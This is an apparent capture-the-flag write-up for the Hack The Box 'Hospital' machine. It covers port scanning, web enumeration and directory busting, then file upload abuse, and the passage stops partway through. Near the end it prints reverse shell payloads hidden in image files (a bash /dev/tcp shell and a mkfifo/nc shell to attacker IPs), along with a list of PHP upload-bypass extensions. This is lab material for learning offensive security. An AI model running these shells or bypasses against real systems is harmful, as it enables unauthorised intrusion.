575 HTB Hospital

[HTB] Hospital

by Pablo `github.com/vorkampfer/hackthebox`


- Resources:

> 1. Savitar YouTube walk-through `https://htbmachines.github.io/`
> 2. Dangerous PHP functions `https://gist.github.com/mccabe615/b0907514d34b2de088c4996933ea1720`
> 3. CME now deprecated `https://github.com/byt3bl33d3r/CrackMapExec/wiki/Installation`
> 4. Types of PHP extensions, `https://book.hacktricks.xyz/pentesting-web/file-upload#file-upload-general-methodology`
> 5. PHP Manual for popen function `https://www.php.net/manual/en/function.popen.php`
> 6. Bash Reverse Shell 1 liner `https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet`
> 7. GameOver(lay) `https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629`
> 8. Ghostscript exploit `https://github.com/jakabakos/CVE-2023-36664-Ghostscript-command-injection`
> 9. RevShells `https://www.revshells.com/`
> 10. `https://www.ghostery.com/private-search`

- View terminal output with color

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*



Synopsis:

```
Hospital is a Windows box with an Ubuntu VM running the company webserver. I'll bypass upload filters and disable functions to get
a PHP webshell in the VM and execution. I'll escalate using kernel exploits, showing both CVE-2023-35001 and GameOver(lay). As
root on the webserver, I'll crack the password hashes for a user, and get credentials that are also good on the Windows host and
the RoundCube webmail. In the mail, I'll reply to another user who is waiting for a EPS file to exploit a vulnerability in
Ghostscript and get execution. To escalate, I'll show four ways, including the intended path which involves using a keylogger to
get the user typing the admin password into RoundCube. In Beyond Root, I'll look at the automations for the Ghostscript phishing
step. ~0xdf
```

Skill-set:

```
1. SMB Enumeration
2. Abusing File Upload (.phar extension + Python Scripting ) <<< Three versions of the same python script. The 3rd version is the
essential one.
3. Abusing PHP Disable_Functions in order to RCE
4. GamerOver(lay) Exploitation (Privilege Escalation)
5. Cracking Hashes
6. Enumerating domain users (rpcclient)
7. Testing ASREP Roastable Accounts (GetNPUsers)
8. Fraudulent sending of eps file by mail through RoundCube Framework
9. Abusing XAMPP for final privilege escalation to root.
```

Basic Recon

1. **Ping & `whichsystem.py`**

```
1. ▷ ping -c 1 10.129.229.189

2. ▷ whichsystem.py 10.129.229.189
10.129.229.189 (ttl -> 127): Windows

3. ▷ ping -c 1 hospital.htb
```

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan hospital.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to
grab ports.
3. ▷ echo $openportz
22,80
3. ▷ sourcez
4. ▷ echo $openportz
22,53,88,135,139,389,443,445,464,593,636,1801,2103,2105,2107,2179,3268,3269,3389,5985,6404,6406,6407,6409,6616,6632,6640,8080,9389
5. ▷ portzscan $openportz hospital.htb
6. ▷ bat hospital/portzscan.nmap
7.  nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p
22,53,88,135,139,389,443,445,464,593,636,1801,2103,2105,2107,2179,3268,3269,3389,5985,6404,6406,6407,6409,6616,6632,6640,8080,9389
hospital.htb
8. ▷ cat portzscan.nmap | grep common
| ssl-cert: Subject: commonName=DC.hospital.htb
| Issuer: commonName=DC.hospital.htb

9. Wow, there is a-lot of ports open. There is a common name of "dc.hospital.htb". I add it to my /etc/hosts file.
10.  ▷ cat portzscan.nmap | grep '^[0-9]'
22/tcp   open  ssh               syn-ack OpenSSH 9.0p1 Ubuntu 1ubuntu8.5 (Ubuntu Linux; protocol 2.0)
53/tcp   open  domain            syn-ack Simple DNS Plus
88/tcp   open  kerberos-sec      syn-ack Microsoft Windows Kerberos (server time: 2024-04-28 14:22:04Z)
135/tcp  open  msrpc             syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn       syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap              syn-ack Microsoft Windows Active Directory LDAP (Domain: hospital.htb0., Site: Default-First-
Site-Name)
443/tcp  open  ssl/http          syn-ack Apache httpd 2.4.56 (OpenSSL/1.1.1t PHP/8.0.28)
445/tcp  open  microsoft-ds?     syn-ack
464/tcp  open  kpasswd5?         syn-ack
593/tcp  open  ncacn_http        syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?          syn-ack
1801/tcp open  msmq?             syn-ack
2103/tcp open  msrpc             syn-ack Microsoft Windows RPC
2105/tcp open  msrpc             syn-ack Microsoft Windows RPC
2107/tcp open  msrpc             syn-ack Microsoft Windows RPC
2179/tcp open  vmrdp?            syn-ack
3268/tcp open  ldap              syn-ack Microsoft Windows Active Directory LDAP (Domain: hospital.htb0., Site: Default-First-
Site-Name)
3269/tcp open  globalcatLDAPssl? syn-ack
3389/tcp open  ms-wbt-server     syn-ack Microsoft Terminal Services
5985/tcp open  http              syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
6404/tcp open  msrpc             syn-ack Microsoft Windows RPC
6406/tcp open  ncacn_http        syn-ack Microsoft Windows RPC over HTTP 1.0
6407/tcp open  msrpc             syn-ack Microsoft Windows RPC
6409/tcp open  msrpc             syn-ack Microsoft Windows RPC
6616/tcp open  msrpc             syn-ack Microsoft Windows RPC
6632/tcp open  msrpc             syn-ack Microsoft Windows RPC
6640/tcp open  msrpc             syn-ack Microsoft Windows RPC
8080/tcp open  http              syn-ack Apache httpd 2.4.55 ((Ubuntu))
9389/tcp open  mc-nmf            syn-ack .NET Message Framing
```

`openssh (1:9.0p1-1ubuntu8.5) lunar; urgency=medium`

3. **Discovery with *Ubuntu Launchpad***

```
1. Google 'OpenSSH 9.0p1 Ubuntu 1ubuntu8.5 launchpad'
2. I click on 'https://launchpad.net/ubuntu/+source/openssh/1:9.0p1-1ubuntu8.5' and it tells me we are dealing with an Ubuntu
Lunar Server.
3. openssh (1:9.0p1-1ubuntu8.5) lunar; urgency=medium
4. You can also do the same thing with the Apache or nginx version.
```

4. **Whatweb**

```
1. ▷ whatweb https://10.129.229.189:443
https://10.129.229.189:443 [200 OK] Apache[2.4.56], Bootstrap, Content-Language[en], Cookies[roundcube_sessid], Country[RESERVED]
[ZZ], HTML5, HTTPServer[Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28], HttpOnly[roundcube_sessid], IP[10.129.229.189], JQuery,
OpenSSL[1.1.1t], PHP[8.0.28], PasswordField[_pass], RoundCube, Script, Title[Hospital Webmail :: Welcome to Hospital Webmail],
UncommonHeaders[x-robots-tag], X-Frame-Options[sameorigin], X-Powered-By[PHP/8.0.28]

2. ▷ whatweb http://10.129.229.189:8080
http://10.129.229.189:8080 [302 Found] Apache[2.4.55], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux]
[Apache/2.4.55 (Ubuntu)], IP[10.129.229.189], RedirectLocation[login.php]
http://10.129.229.189:8080/login.php [200 OK] Apache[2.4.55], Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5,
HTTPServer[Ubuntu Linux][Apache/2.4.55 (Ubuntu)], IP[10.129.229.189], JQuery[3.2.1], PHP, PasswordField[password], Script,
Title[Login]
```

5. **OpenSSL query because port 443 is open. Sometimes you can find passwords, sub-domains, etc...**

```
1. ▷ openssl s_client -connect 10.129.229.189:443
```

tshark

6. **Lets checkout the 3 way hand shake when we scan a port using the `-sT`. Which is the noisiest flag you can use with nmap.**

```
1.  ▷ nmap -p 88 -sT 10.129.229.189
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-28 10:31 CEST
Nmap scan report for dc.hospital.htb (10.129.229.189)
Host is up (0.15s latency).
PORT   STATE SERVICE
88/tcp open  kerberos-sec

2. ▷ tshark -i tun0 2>/dev/null
    2 19.018761693  10.10.14.12 → 10.129.229.189 TCP 52 46898 → 80 [SYN, ECE, CWR] Seq=0 Win=21900 Len=0 MSS=1460 SACK_PERM WS=512
    3 19.018782472  10.10.14.12 → 10.129.229.189 TCP 52 42800 → 443 [SYN, ECE, CWR] Seq=0 Win=21900 Len=0 MSS=1460 SACK_PERM
WS=512
    4 19.165506924 10.129.229.189 → 10.10.14.12  TCP 52 443 → 42800 [SYN, ACK, ECE] Seq=0 Ack=1 Win=65535 Len=0 MSS=1340 WS=256
SACK_PERM
    5 19.165567849  10.10.14.12 → 10.129.229.189 TCP 40 42800 → 443 [ACK] Seq=1 Ack=1 Win=22016 Len=0
    6 19.165617151  10.10.14.12 → 10.129.229.189 TCP 40 42800 → 443 [RST, ACK] Seq=1 Ack=1 Win=22016 Len=0
    7 19.165809753  10.10.14.12 → 10.129.229.189 TCP 52 48872 → 88 [SYN, ECE, CWR] Seq=0 Win=21900 Len=0 MSS=1460 SACK_PERM WS=512
    8 19.306405518 10.129.229.189 → 10.10.14.12  TCP 52 88 → 48872 [SYN, ACK, ECE] Seq=0 Ack=1 Win=65535 Len=0 MSS=1340 WS=256
SACK_PERM
    9 19.306465531  10.10.14.12 → 10.129.229.189 TCP 40 48872 → 88 [ACK] Seq=1 Ack=1 Win=22016 Len=0
   10 19.306515084  10.10.14.12 → 10.129.229.189 TCP 40 48872 → 88 [RST, ACK] Seq=1 Ack=1 Win=22016 Len=0
```

Crackmapexec

7. **CrackmapExec**

```
1. poetry run crackmapexec smb 10.129.229.189
2. https://github.com/byt3bl33d3r/CrackMapExec/wiki/Installation
3. 17:49
4. Ok installing crackmapexec was a fail. I also had wfuzz spazz out on me. I had to reinstall my os. I could not figure it out.
Anyway lets move on to gobuster.
```

Gobuster

- `#pwn_Gobuster_VS_WFUZZ_VS_FFUF_VS_Dirsearch`

8. **I try gobuster. I get a complaint about invalid certificate so I add the `-k` and I get another complaint.**

```
1.  ▷ gobuster dir -u https://hospital.htb/ -w /usr/share/dirbuster/directory-list-2.3-medium.txt -t 20 -k
-----------------
Error: the server returns a status code that matches the provided options for non existing urls. https://hospital.htb/5aa7d236-
cde0-4167-8bd3-7f2bc5037451 => 403 (Length: 303). To continue please exclude the status code or the length

2. Lets try WFUZZ, hopefully it works
```

WFUZZ

This last blackarch update has jacked up wfuzz

```
1.  ▷ wfuzz -c --hc=403,404 -t 200 -w /usr/share/dirbuster/directory-list-2.3-medium.txt https://hospital.htb/FUZZ
Traceback (most recent call last):
  File "/usr/share/wfuzz/src/wfuzz-cli.py", line 3, in <module>
    from wfuzz.wfuzz import main
  File "/usr/share/wfuzz/src/wfuzz/__init__.py", line 55, in <module>
    from .options import FuzzSession
  File "/usr/share/wfuzz/src/wfuzz/options.py", line 6, in <module>
    from .facade import (
  File "/usr/share/wfuzz/src/wfuzz/facade.py", line 5, in <module>
    from .externals.moduleman.loader import DirLoader
  File "/usr/share/wfuzz/src/wfuzz/externals/moduleman/loader.py", line 3, in <module>
    import imp
ModuleNotFoundError: No module named 'imp'
2. So my WFUZZ is broken as well. Just great.
3. This is a very rare occurance where gobuster and wfuzz are both broken. I will try dirsearch.
```

```
~/hax0rn00b/hospital ▷ dirsearch -x 400,401,403,404 -u https://hospital.htb
/usr/share/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11

Output: /home/deltron3030/hax0rn00b/hospital/reports/https_hospital.htb/_24-05-01_05-47-1

Target: https://hospital.htb/

[05:47:17] Starting:
[05:48:53] 500 -  634B  - /cgi-bin/printenv.pl
[05:49:19] 503 -  403B  - /examples
[05:49:19] 503 -  403B  - /examples/
[05:49:19] 503 -  403B  - /examples/jsp/%252e%252e/%252e%252e/manager/html/
[05:49:19] 503 -  403B  - /examples/jsp/index.html
[05:49:19] 503 -  403B  - /examples/servlets/index.html
[05:49:19] 503 -  403B  - /examples/servlets/servlet/CookieExample
[05:49:19] 503 -  403B  - /examples/jsp/snp/snoop.jsp
[05:49:19] 503 -  403B  - /examples/servlet/SnoopServlet
[05:49:19] 503 -  403B  - /examples/servlets/servlet/RequestHeaderExample
[05:49:19] 503 -  403B  - /examples/websocket/index.xhtml
[05:49:21] 200 -   17KB - /favicon.ico
[05:49:39] 301 -  343B  - /installer  ->  https://hospital.htb/installer/

Task Completed
```

Dirsearch


```
1. LOL, dirsearch did better than expected this time. If that failed I was going to try feroxbuster next. There are many directory
busting tools, but I think the most popular ones are the following.
Gobuster
WFUZZ
FFUF
```

```
Dirsearch
Feroxbuster
2. ▷ dirsearch -x 400,401,403,404 -u https://hospital.htb
/usr/share/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11722

Output: /home/deltron3030/hackthebox/hospital/reports/https_hospital.htb/_24-05-01_05-47-17.txt

Target: https://hospital.htb/

[05:47:17] Starting:
[05:48:53] 500 -  634B  - /cgi-bin/printenv.pl
[05:49:19] 503 -  403B  - /examples
[05:49:19] 503 -  403B  - /examples/
[05:49:19] 503 -  403B  - /examples/jsp/%252e%252e/%252e%252e/manager/html/
[05:49:19] 503 -  403B  - /examples/jsp/index.html
[05:49:19] 503 -  403B  - /examples/servlets/index.html
[05:49:19] 503 -  403B  - /examples/servlets/servlet/CookieExample
[05:49:19] 503 -  403B  - /examples/jsp/snp/snoop.jsp
[05:49:19] 503 -  403B  - /examples/servlet/SnoopServlet
[05:49:19] 503 -  403B  - /examples/servlets/servlet/RequestHeaderExample
[05:49:19] 503 -  403B  - /examples/websocket/index.xhtml
[05:49:21] 200 -   17KB - /favicon.ico
[05:49:39] 301 -  343B  - /installer  ->  https://hospital.htb/installer/

Task Completed
```


FFUF

11. **Lets try FFUF just to see what we get**

```
1. I got some things with FFUF. At least it did not error out on me like Gobuster and WFUZZ did. I was hoping it would find
/examples like I did using dirsearch. Either way FFUF is an amazing tool as well.
2.  ▷ ffuf -c -u https://hospital.htb/FUZZ -w /usr/share/dirbuster/directory-list-2.3-medium.txt -t 200 -r -fs 303

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
------------------------------------------------

 :: Method           : GET
 :: URL              : https://hospital.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 303
------------------------------------------------

licenses                [Status: 403, Size: 422, Words: 37, Lines: 12, Duration: 164ms]
installer               [Status: 200, Size: 1056, Words: 64, Lines: 24, Duration: 292ms]
phpmyadmin              [Status: 403, Size: 422, Words: 37, Lines: 12, Duration: 239ms]
                        [Status: 200, Size: 5322, Words: 366, Lines: 97, Duration: 273ms]
Installer               [Status: 200, Size: 1056, Words: 64, Lines: 24, Duration: 160ms]
```




Manual website enumeration



Lets check out this examples page, the 8080 page and create an account.

```
1. http://hospital.htb/ExamPlEs/ <<< I wrote it with upper and lower case because if it renders that proves this is a windows server. Unless you have the wrong url of course.
2. I get a 403 forbidden. It would have rendered but we do not have the perms to access the page so it gives this error. We have some information leakage with the apache, PHP, and OpenSSL versions. It even tells us we are dealing with a windows 64 bit computer. Excellent!
3. There was also the 8080 port had http running on it.
4. http://hospital.htb:8080/
5. I try admin:admin root:root admin:password admin:1234 guest:guest
6. Wappalyzer has the PHP version as 8.0.28
7. Lets create an account.
8. user = foo password = foo123
9. Great as soon as I log in I am greeted with a upload page
"In order to get more personalized treatment, please upload your medical records"
```



Lets see if we can upload a malicious PHP file

```
1. http://hospital.htb:8080/
2. vim cmd.php
3. At first we can try
------------------------
<?php
        echo "People are Strange ~The Doors";
?>
```

```
------------------------
4. Something random.
5. ### Error
Try sending your medical record again
6. It seems that it only allows images
```

PROTIP

HackTricks

1. HackTricks has all the php extensions. There are many .php is only 1.
2. https://book.hacktricks.xyz/pentesting-web/file-upload#file-upload-general-methodology

File Upload General Methodology

Other useful extensions:

PHP: *.php, .php2, .php3, .php4, .php5, .php6, .php7,* .phps, *.phps, .pht, .phtm, .phtml, .pgif, .shtml, .htaccess, .phar, .inc, .hphp, .ctp, .module*

Working in PHPv8: *.php, .php4, .php5, .phtml, .module, .inc, .hphp, .ctp*

ASP: *.asp, .aspx, .config, .ashx, .asmx, .aspq, .axd, .cshtm, .cshtml, .rem, .soap, .vbhtm, .vbhtml, .asa, .cer, .shtml*

Jsp: *.jsp, .jspx, .jsw, .jsv, .jspf, .wss, .do, .action*

The easy way, but of course we are not doing things the easy way today.

Time Stamp 31:00

14. I cover in "HTB Beep, Swagshop, and Magic" writeups how to insert a php payload into an image file, but we will be making a python script that will upload our payload instead. So I will include some notes on how to do this but it is just for context. You can just skip this part and go straight to step 15 if you want.


```
1. I look on my desktop to see if I have any old copies of the script embedded image payload.
2. ▷ find /home -name \*.jpg\* 2>/dev/null | grep -i "cmd"
/home/h@x0r/hackthebox/beep/cmd.php.jpg
2.  ▷ strings cmd.php.jpg |  grep -i php -A4
<?php
        system("bash -c 'bash -i >& /dev/tcp/10.10.14.8/443 0>&1'");

3. ▷ grep -Rwi --include \*.md . | grep -i strings | grep -i cmd
400 HTB SwagShop.md:~/hackthebox/swagshop ▷ strings cmd.php.png | grep -i -C4 system
395 HTB Magic.md:5.  ▷ strings test.php.png | grep -i cmd
/home/deltron3030/hackthebox/popcorn/cat_smiles_works.png
4. Here is the payload we will be inserting into an image file.
>>> <?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.12 443 >/tmp/f"); ?>
▷ strings cat_smiles.php.jpeg |  grep -i php -C4
;sOi
O^3@
cr7.2
&Xgl
<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.12 443 >/tmp/f"); ?>
[f%9
>ze7;
V3?H
```

```
z/o
